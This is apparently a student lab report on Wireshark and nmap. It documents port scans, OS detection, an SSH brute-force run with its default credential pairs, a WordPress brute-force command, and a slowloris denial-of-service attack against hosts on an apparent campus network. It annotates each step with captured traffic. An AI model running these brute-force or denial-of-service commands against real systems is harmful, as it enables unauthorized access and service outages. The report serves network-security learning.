

Lab Work on Wireshark(Ports Analysis)

0.




This is the outlook of wireshark, we see here like eth0,eth1 and so on, when we ping on any ip with the use of network, then line eth0 becomes zigzag.

1.



Just checking device using ip address 10.9.210.1, it has number of port open.



This is what happened when I check open port in particular device, in wireshark we can see how it set seq number,ack and so on, or we can say how three way handshaking taking place, it also giving all information like ip address of source, destination and so on.

2.


```
msf6 > sudo nmap -A -T4 10.9.210.246
[*] exec: sudo nmap -A -T4 10.9.210.246

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 09:11 IST
Nmap scan report for DESKTOP-511PM4T.gcit.edu.bt (10.9.210.246)
Host is up (0.0059s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title.
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge
Running: Oracle Virtualbox
OS CPE: cpe:/o:oracle:virtualbox
OS details: Oracle Virtualbox
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   2.06 ms 10.0.2.2
2   2.09 ms DESKTOP-511PM4T.gcit.edu.bt (10.9.210.246)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
```

Ckecking for OS.



3.

```
┌──(damtz㉿kali)-[~]
└─$ nmap -p 80 10.9.210.173
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 09:39 IST
Nmap scan report for 10.9.210.173
Host is up (0.29s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

Checking for open port.

4.


```
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.18 seconds
msf6 > nmap --top-ports 20 10.9.210.109
[*] exec: nmap --top-ports 20 10.9.210.109

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 09:51 IST
Nmap scan report for pema-Vostro-3490.gcit.edu.bt (10.9.210.109)
Host is up (0.077s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   open     ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
53/tcp   filtered domain
80/tcp   open     http
110/tcp  filtered pop3
111/tcp  filtered rpcbind
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
143/tcp  filtered imap
443/tcp  filtered https
445/tcp  filtered microsoft-ds
993/tcp  filtered imaps
995/tcp  filtered pop3s
1723/tcp filtered pptp
3306/tcp filtered mysql
3389/tcp filtered ms-wbt-server
5900/tcp filtered vnc
8080/tcp filtered http-proxy

Nmap done: 1 IP address (1 host up) scanned in 2.89 seconds
msf6 >
```

Here I am looking for top 20 port on device using network ip 10.9.210.109




Here we can see that read mark, setting ACK_NO, SEQ_NO and so on, if we check deep inside we can get many information,starting from package size.

5.

```
msf6 > nmap --script ssh-brute -p 22 10.9.210.109
[*] exec: nmap --script ssh-brute -p 22 10.9.210.109

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 10:03 IST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: user:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456
NSE: [ssh-brute] Trying username/password pair: netadmin:123456
NSE: [ssh-brute] Trying username/password pair: guest:123456
NSE: [ssh-brute] Trying username/password pair: user:123456
NSE: [ssh-brute] Trying username/password pair: web:123456
NSE: [ssh-brute] Trying username/password pair: test:123456
NSE: [ssh-brute] Trying username/password pair: root:12345
NSE: [ssh-brute] Trying username/password pair: admin:12345
```

Here I am performing simple brute-force attack on port 22_ssh, since this port is open in device using network ip 10.9.210.109



Wireshark view.


6.

```
┌──(damtz㉿kali)-[~]
└─$ nmap -sV --script=http-malware-host 172.17.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 10:08 IST
Nmap scan report for 172.17.0.1
Host is up (0.000077s latency).
All 1000 scanned ports on 172.17.0.1 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

┌──(damtz㉿kali)-[~]
```

I am checking if there is any malware in my device,seems my device is in ignore state.



Wireshark view


7.

```
Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
msf6 > nmap -sV --script http-wordpress-brute --script-args 'userdb=users.txt,passdb=passwds.txt,http-wordpress-brute.hostname=domain.com, http-wordpress-brute.threads=3,brute.firstonly=true' 10.9.210.1
[*] exec: nmap -sV --script http-wordpress-brute --script-args 'userdb=users.txt,passdb=passwds.txt,http-wordpress-brute.hostname=domain.com, http-wordpress-brute.threads=3,brute.firstonly=true' 10.9.210.1

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 10:34 IST
Nmap scan report for 10.9.210.1
Host is up (0.0054s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9 (protocol 2.0)
53/tcp   open  domain  Unbound
80/tcp   open  http    nginx
8002/tcp open  http    nginx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.05 seconds
msf6 >
```

Here also I am performing word press brute-force.




Here we can see network traffic that occurred, between my device and device that I have performed brute_force.

7.

```
msf6 > nmap 10.9.210.1 -max-parallelism 800 -Pn --script http-slowloris --script-args http-slowloris.runforever=true
[*] exec: nmap 10.9.210.1 -max-parallelism 800 -Pn --script http-slowloris --script-args http-slowloris.runforever=true

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 10:42 IST
```

Here I have performed DOS attack with use slowloris software.



Here we can see how network traffic is happening in 10.9.210.1